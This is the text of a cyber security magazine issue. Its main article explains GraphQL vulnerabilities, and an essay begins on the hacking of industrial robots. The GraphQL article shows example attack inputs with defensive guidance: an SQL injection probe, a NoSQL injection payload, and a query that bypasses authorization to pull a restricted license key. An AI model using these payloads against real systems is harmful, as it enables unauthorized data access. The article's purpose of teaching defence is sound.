

АРКАКАПИ

Bimonthly Cyber Security Magazine

09

March - April

www.arkakapimag.com

GraphQL and Vulnerabilities

What Happens if Robots are Hacked

Spies in our Browser: Attackers May Be Watching You

Mobile Forensics vs iOS 13

Open Source Intelligence: Domain Names

OSINT for Journalists

Taking the Web Back from the Giants!

From Social Media to Cryptocurrency:
Facebook's Libra

Android and Reflection Usage



*Happy
8th March!*

ISSN 2645-906X



9 772645 906009

Editor's Note

Dearest readers.

A year has passed since the fourth issue, a.k.a. the March-April 2019 issue. In the Editor's Note of vol.4, we talked about Ada Lovelace, Hedy Lamarr, Grace Hopper, and Top Secret Rosies and all other unnamed amazing women who contributed to and shaped today's world: the age of information and technology. I, on behalf of the Arka Kapi Magazine team, wish all women a happy women's day and would like to underline that each effort spent and every sweatdrop deserves to be shown respect, regardless of gender!

As I write these letters, the Covid-19 virus has become a pandemic, so, stay at home as much as you can and be as hygienic as possible for the health of both you and others. Stay safe and secure.

Information update: this is the last editor's note written by me. This journey of editor-ing the magazine has be-

gun in December 2018 for me (however, as you know, the magazine is being published since September 2018). Thank you for the last 15 months - it has been amazingly informative and fun. I would like to thank the team working effortlessly to bring this magazine to you; a lot of people put their effort and time for the sake of Arka Kapi Magazine so thank you for supporting us by reading this magazine and sharing the news.

The legacy of the mag will continue though; we, as the MAG team will continue making fresh and new issues for you, soo stay up-to-date guys!

We would like to thank Netsparker Ltd. for sponsoring this issue!

Cansu Topukçu
editor@arkakapimag.com

ARKAKAPI MAG

Cyber Security Magazine YEAR: 1 – SEP.-OCT. ISSUE: 6 Bimonthly - ISSN: 2645-906X www.arkakapimag.com

Editor in Chief: Ziyahan Albeniz • ziyahan@arkakapimag.com

Editorial Operations Manager: Cansu Topukçu • cansu@arkakapimag.com

Chief Business Officer: Oğuz Aydınılmaz • oguz@arkakapimag.com

Publishing Coordinator: Şahin Solmaz • sahin@arkakapimag.com

Director of Web: Ömer Çıtak • omer@arkakapimag.com

Legal Advisor: Mehmet Pehlivan • mehmet@arkakapimag.com

Assistant research editor: Ayşenur Burak • nurayse47@gmail.com

Translators: Burcu Arca, Mert Telli, Serdar Savaş, Ulaş Fırat Özdemir, Zekvan Arslan

Social Media Directors: Nuri Çilengir, Tayfur Özkara

Social Media links: twitter.com/arkakapimag [instagram.com/arkakapimag](https://www.instagram.com/arkakapimag) [facebook.com/arkakapimag](https://www.facebook.com/arkakapimag)



We are proud to secure all our emails with Tutanota.

CONTENT

CYBER SECURITY CONFERENCES - Ayşenur Burak	4
GRAPHQL AND VULNERABILITIES - Huriye Özdemir	6
WHAT HAPPENS IF ROBOTS ARE HACKED? - Sadullah Ali Aslan	15
SPIES IN OUR BROWSER: ATTACKERS MAY BE WATCHING YOU - Numan Özdemir	22
MOBILE FORENSIC VS “iOS 13!” - Emre Çelikkol	28
OPEN SOURCE INTELLIGENCE: DOMAIN NAMES - Halit İnce	37
OPEN SOURCE INTELLIGENCE (OSINT) FOR JOURNALISTS - Eren Talha Altun	43
TAKING THE WEB BACK FROM THE GIANTS! - Ziyahan Albeniz	58

netsparker

Web Application Security Scanner

Use Netsparker to Identify Exploitable Vulnerabilities and Other Security Flaws in Your Websites, Web Applications & Web Services Before Hackers Do.

Netsparker scanners employ the unique, dead accurate & fast **Proof-Based Vulnerability Scanning Technology** that automatically verifies the identified vulnerabilities with a proof of exploit, so you do not have to manually verify them.



Trusted by

 ERNST & YOUNG
Quality In Everything We Do



 SAMSUNG



 ISACA
Institute of Information Systems Audit and Certification

 Microsoft

ING 

Booz | Allen | Hamilton

SIEMENS

Cyber Security Conferences

OWASP SNOWFROC

March 5, 2020

Denver, Colorado, United States

SnowFROC includes breakfast, lunch, presentations, vendor giveaways, a panel discussion and optional hands on training and workshops.

Info: <https://www.snowfroc.com/>



SECAPPDEV

March 9-13, 2020

Leuven, Belgium

That course aims to advance secure software engineering practices and broaden security awareness in the development community.

Info: <https://secappdev.org/>



CENIC 2020

March 16-18, 2020

Monterey, California, United States

The focus of the conference are:

- State-of-the-art and future network technologies including wireless technologies
- Innovative applications in areas such as teaching, research, and public engagement
- Cybersecurity and privacy

Info: <https://cenic.org/events/lobby>



RETHINK! IT SECURITY

March 23 - 24, 2020

Hamburg, Germany

The Rethink! IT Security is the strategy event for IT security decision makers to interactively discuss current projects, latest developments, innovative technologies and trends in cyber security, IT risk management & IT security.

Info: <https://www.rethink-it-security.de/>



KNOW LAS VEGAS

April 05-08, 2020

Las Vegas, Nevada, United States

The KNOW Identity Conference is an industry-leading identity conference. With over 2000 attendees and 50+ content-rich sessions, KNOW is a powerful, immersive event, where the leading edge of digital identity gets sharper.

Info: <https://www.knowidentity.com/>

trescon
WAIS**WORLD AI
& RPA SHOW****17TH
GLOBAL
EDITION****WORLD AI SHOW - DUBAI**

April 13-14, 2020

Dubai, United Arab Emirates

It connects top AI experts, enterprises, government representatives, data scientists, technology leaders, startups, investors, researchers, academicians, and global AI innovators - to discuss the impact of AI on commercial applications.

Info: <https://dubai.worldaishow.com/>

ENTERPRISE:CODE 2020

April 20-21, 2020

Berlin, Germany

ENTERPRISE:CODE

This is the enterprise software development event designed for team leads, architects, and project management and is organized for developers, by developers from the industry.

Info: <https://www.enterprise-code.berlin/>

DEVOPS 2020

April 21-23, 2020

Helsinki, Finland

The event will energise experts from all around Europe with keynotes and technical workshops on cloud computing, data, and security.

Info: <https://devops2020.com/>




GraphQL and Vulnerabilities

GraphQL is a data query language developed by Facebook in 2012 and published open-source in 2015. With GraphQL, the client can easily provide database queries and requests from API at the application layer. This language, which was developed as an alternative to the Restful architecture, is used by popular platforms such as Facebook, Github, Pinterest and Coursera, in order to increase the productivity of software developers and reduce the difficulties in data transfers.

GraphQL vs REST API

If we compare GraphQL and REST API, we will have a better understanding of why it is needed and see its advantages. Let's talk briefly, for example, consider sports data. We can sort players, teams, matches and many other sub-data. In order to access this data from REST API, endpoints are needed separate queries for each one. A single request is sufficient to access the data with GraphQL because of the relation among players, teams and matches are a part of the same data graph.



In Figure 1.2, you can see the query, response and schema trio. Also, in Fig.1.3, you can clearly see the difference in implementation between the REST API and the GraphQL API.




Figure 1.2

REST(-like) API	GraphQL API
1) GET <code>.../profiles/me</code>	POST <code>../graphql</code> query { me { name, age } }
2) POST <code>.../resources/k8cluster</code>	POST <code>../graphql</code> mutation { createK8Cluster (name: "c1"){ clusterId } }
3) GET <code>.../users?limit=5</code> GET <code>.../users/{id}/employer</code> <i>performed 5 times</i>	POST <code>../graphql</code> query { users (limit: 5){ name employerCompany { name } } }

Figure 1.3

Attack Scenarios

Web applications that use GraphQL and accessed endpoints can contain many vulnerabilities such as SQL injection, NoSQL injection, bypassing access controls and sensitive data leakage. In this part, we will take a look at how these attacks happen through real scenarios.

SQL Injection

Mathias Choren is experimenting with GraphQL to find an endpoint that has SQL injection vulnerability in his blog post. We see the MySQL syntax error in the response when a single quotation (') is sent to the "type" argument in the request as in the example below. It should be noted that even if we do not receive a Syntax error, Blind, Time-based and Out-of-Band SQL injection vulnerabilities may still be present in this endpoint.




Figure 1.4

In Figure 1.4, SQL injection found here is manually tried to be exploited with Burp Suite and other data in the database is tried to be extracted with the SQL query added after a single quotation mark.




Figure 1.5

Although the GraphQL query is written strongly, it may contain SQL or NoSQL Injection vulnerability because GraphQL is a layer between client applications and database. The possible vulnerability may be in the layer developed to query the database and to get variables from GraphQL queries.

NoSQL Injection

With a blog post published in 2016, Pete Corey explains how he found the NoSQL injection vulnerability via JSON types (you can examine it in more detail with the link given in the resources section). First, let's take a quick look at the threat that NoSQL Injection vulnerability can pose.

Let's assume that there is a broadcast application created with Meteor that publishes a single item from the Foo variable according to the ID variable. The ID variable of the desired Foo variable is provided by the user when they subscribe to the broadcast.

```
Meteor.publish("foo", function(_id) {  
  return Foo.find({ _id });  
});
```

Figure 1.6

According to the Meteor application, the `_id` argument is considered a string, but if a malicious user sends anything other than a string to the `_id` argument of the "foo" feed, the user can change the behaviour of the query by bypassing an object that hosts the MongoDB query operator. All documents in the foo collection are listed because all IDs are larger than an empty string.

```
Meteor.subscribe("foo", { $gte: "" });
```

Figure 1.7

The best way to prevent such vulnerability in meteor applications is to use the "check" function to check the arguments.

```
Meteor.publish("foo", function(_id) {  
  check(_id, String);  
  return Foo.find({ _id });  
});
```

Figure 1.8

Instead of checking every argument in this way, the problems are solved by GraphQL's "strongly-typed" feature (ensuring correct queries are defined as syntax before running them). Because it creates defined and related schema for all queries.

Revising the previous example:

```
let FooQuery = {
  type: FooType,
  args: {
    _id: { type: new GraphQLNonNull(graphql.GraphQLString) }
  },
  resolve: function (_, { _id }) {
    return Foo.findOne(_id);
  }
};
```

Figure 1.9

Now, after connecting the FooQuery function to the GraphQL schema, we can get the data with the following query:

```
{
  foo(_id: "12345") {
    bar
  }
}
```

Figure 1.10

Now if we try to send any type of data other than a string to the “Foo” query, we get an error and our query won’t work.

```
{
  "errors": [
    {
      "message": "Argument \"_id\" has invalid value 54321.\nExpected type
      ...
    }
  ]
}
```

Figure 1.11

With the GraphQL/type module, you can define data types and schemas for queries. However, the defined fields in the input object must be detailed well. Each field must be of a scalar or more complex type. Scalar types defined by default in GraphQL are Int, Float, String, Boolean and ID. After these definitions are made in the schema, the exploitation of the input objects is prevented.

Information Disclosure

Another vulnerability that can be exposed with GraphQL is information disclosure. As seen in the example below, a piece of information is disclosed with the error warning.

```
{
  "errors": [
    {
      "message": "Invalid ID.",
      "locations": [
        {
          "line": 2,
          "column": 12
        }
      ],
      "Stack": "Error: invalid ID\n at (/var/www/examples/04-bank/graphql.php)\n"
    }
  ]
}
```

Figure 1.12

Bypassing Access Controls

Let's look at this way discovered by Jon Bottarini. Jon Bottarini has succeeded to access data that only administrators can access at the user level and called it "smuggling" queries.

The script has restricted license key information for users. Let's look at the path Jon Bottarini has followed to obtain this license key at the user level.

There is an information of restricted licence key in the scenario. Below, there is a query created at the user level and its response.

```
POST /accounts/REMOVED/graphql HTTP/1.1

{
  currentUser {
    email
    currentAccount {
      name
      capabilities {
        name
      }
      apmSubscription: subscription(productLine: "apm") {
        productLine
      }
      infraSubscription: subscription(productLine: "infrastructure") {
        trialEligibility {
          state
        }
        trial {
          endTime
        }
      }
    }
  }
}
```

Figure 1.13

The Response:

```
{
  "data": {
    "currentUser": {
      "email": "redacted@gmail.com",
      "currentAccount": {
        "name": "This is the account name",
        "infraSubscription": {
          "trialEligibility": {
            "state": false,
            "trial": null
          },
          "capabilities": [
            "huge list of capabilities"
          ],
          "apmSubscription": {
            "productLine": "apm"
          }
        }
      }
    }
  }
}
```

Figure 1.14

It is understood from this response information that the e-mail address with currentUser, account name with currentAccount, skills, trial suitability and trial status has been requested.

The main problem here is that the application is unable to detect the user who performed the above query. In the query, let's add the license key information to the currentAccount section and review the response again.

```
POST /accounts/REMOVED/graphql HTTP/1.1

{
  currentUser {
    email
    currentAccount {
      name
      licenseKey
      capabilities {
        name
      }
      apmSubscription: subscription(productLine: "apm") {
        productLine
      }
      infraSubscription: subscription(productLine: "infrastructure") {
        trialEligibility {
          state
        }
        trial {
          endTime
        }
      }
    }
  }
}
```

Figure 1.15

The response :

```
{
  "data": {
    "currentUser": {
      "email": "redacted@mail.com",
      "currentAccount": {
        "name": "This is the account name",
        "licenseKey": "95d24ccefada021a6REDACTED",
        "infraSubscription": {
          "trialEligibility": {
            "state": false
          },
          "trial": null
        },
        "capabilities": [
          huge list of capabilities
        ],
        "apmSubscription": {
          "productLine": "apm"
        }
      }
    }
  }
}
```

Figure 1.16

As you can see, at the user level, all account information was obtained together with the license key information.

How Do We Ensure GraphQL API Security?

After gaining awareness about the risks, how to ensure GraphQL API's security is another issue. For this, there is a list of best practices listed below. You can review this list and provide the necessary controls.

Determining the timeout period for queries:

Setting a maximum time limit for each query will work for large queries that the attacker will use.

Limiting query depth:

In order to protect against a possible DoS attack with large queries, the depth of the query must be determined. *Graphql-depth-limit* module can be used to implement this.

Limiting query complexity:

Complex queries can be subjected to DoS attacks, as they add loads to the GraphQL server. The *graphql-validation-complexity* module can be used to implement for this.

Creating a white-list for queries:

One of the precautions that can be taken to avoid malicious or unwanted queries is to list the queries that will be accepted by creating a whitelist.

Creating permanent queries:

It is one of the best methods to write GraphQL queries as static strings. With this method, you are protected from bad queries without being as restrictive as the whitelist and by preserving the bandwidth. The *persistgraphql* tool can be used for this.

Limiting speed for users:

Even if the submitted queries are not complicated, When the number of queries sent in a certain period is high, problems arise again. With the speed limiter, it is necessary to determine how many requests a client can send in a certain period.

Protecting GraphQL endpoint:

It is very important to provide security for authentication and authorization in GraphQL.

For authentication:

- SSL certification has to be forced everywhere.
- Access and error logs must be kept.

For authorization:

- The authority level must be checked for each node.
- After the data is pulled to separate layers, authorization check should be done.

Resources

<https://devopedia.org/graphql>

<https://leapgraph.com/graphql-api-security>

<https://blog.doyensec.com/2018/05/17/graphql-security-overview.html>

<https://labs.detectify.com/2018/03/14/graphql-abuse/>

<http://www.petecorey.com/blog/2016/06/13/nosql-injection-and-graphql/>

<https://medium.com/@localh0t/discovering-graphql-endpoints-and-sqli-vulnerabilities-5d39f26cea2e>

What happens if robots are hacked?


Robots are programmable devices with artificial intelligence. Undoubtedly, robots are one of the best inventions in human history. Even before humans created robots, humans started to imagine what type of object they were going to be.

First, when we get to the bottom of the word of “robot”: the first usage of this word was by the Czech writer Karel Čapek. Although Karel Čapek is shown as the first person to use the word “robot”, it is said that the real inventor of this word is his brother, Josef Čapek.

Karel Čapek wrote the theater play called R.U.R. (Rosumovi Umělí Roboti) in 1920. It had a subject beyond its

era. The play mentions the relationship between humans and robots as smart as humans. Čapek’s approach between humans and robots inspired the writers and people came after him. Over the years, science fiction writers began writing stories about robots. In the imagination of people, an approach about robots began to form. The main factor in the formation of this approach was the movies. Science fiction movies started to use robots very well and science-fiction movies managed to get robots into the imagination of people.

It didn’t take much time for robots to get into people’s lives. Towards the end of the 20th century, some companies had already started working on making robots.




When we came to the 21st century, industrial robots took their place in the factories. Humanoid robots were also beginning to emerge. ASIMO was developed by Honda. When it was introduced in 2000, it became a focus of interest because of its human-like structure and behaviour mesmerised everyone.

At the beginning of the 21st century, robotic companies started to be established and new robots started to be produced. People started to see robots like ASIMO in various media. New sci-fi movies also included robots in their scripts frequently. Usually, the robots shown in the movies were different from the way robots that actually appeared in real life. Robots in movies were often trying to destroy humanity. But the real robots were helping people. As time went by, some tech companies' CEOs or celebrities began to say that robots could get out of control and destroy humanity in the future. These ideas were like the moment the screenwriters and directors were waiting for. Because reputable people have been told that robots can take over the world and destroy the human race. This was like a script for a science fiction movie. In these circumstances, more people were watching science fiction movies. Naturally, there was no relation between the people who put forward the idea and the screenwriters. This was just a coincidence. But the perspective of society against robots was beginning to form.

Today, the place of robots in the industrial sector is extremely important. In many areas such as automobile manufacturing plants and beverage factories, robots are indispensable assistants. Today, some famous people continue to say that robots will get out of control in the future and destroy humanity. The number of people who argue that the process of "destroying humanity" will occur by shedding blood, like in science fiction movies, is increasing day by day.

However, there are some mistakes in this idea or thought. According to this idea, robots will become so much smarter than humans that they will begin to destroy humanity. The part of "destroying humanity" will not happen by shedding blood, but in most industries, by the handing over of physical or mental work done by people to robots. For example, if 1000 employees are working in an automobile factory before the robots are used, this number may decrease to 500 with the arrival of the robots. Because, on the assembly line, robots are better than humans in every sense. As a result, robots will be preferred over humans, as they perform better than humans in different business sectors and different locations.



In other words, robots will not destroy humanity by fighting or by shedding blood. Robots will do what people do (right now, robots are common in most industries). Company owners will also prefer robots that produce less costly and flawless jobs. In fact, robots will not fight against humans. As always, people will fight against people. Here, what needs to be underlined is the following sentence: “People will fight against people”. This sentence says that robots are not enemies to humans, but the biggest enemy of humans is themselves. A different detail emerges here. How can people use robots to harm or destroy other people? The answer to the question is very simple; “Hack”.


So what happens if robots are hacked?

We should leave the dystopian thoughts and imagination products that robots fight with humans aside. We need to notice that robots are created by humans. If we continue to think about it in a dystopian way, we cannot recognise the real danger behind the robots. This danger is the abuse of robots by humans. To abuse robots, it is necessary to hack them.

In recent years, research by some cyber security companies and researchers has revealed that robots can be hacked. It has been determined that various dangers can arise when they are hacked.

In a 2017 research by Trend Micro, the safety of industrial robots was mentioned. In the study, it was said that industrial robot manufacturers did not take the necessary steps to ensure the safety of the robots. Accordingly, the software and operating systems used in industrial robots were old, and authentication methods were weak. The researchers succeeded in hacking the robot during their security tests on an ABB-manufactured industrial robot.

The researchers said that the hacking situation that threatened the robots and our future would have different bad consequences. One of them was to stop production. Robots used in almost every industry are a big part of the production line. When something happens to these robots, production stops. When production stops, the company suffers financial damage depending on the duration of the downtime. Other consequences of hacking robots; incorrect product production, physical damage, ransom request, data leak.



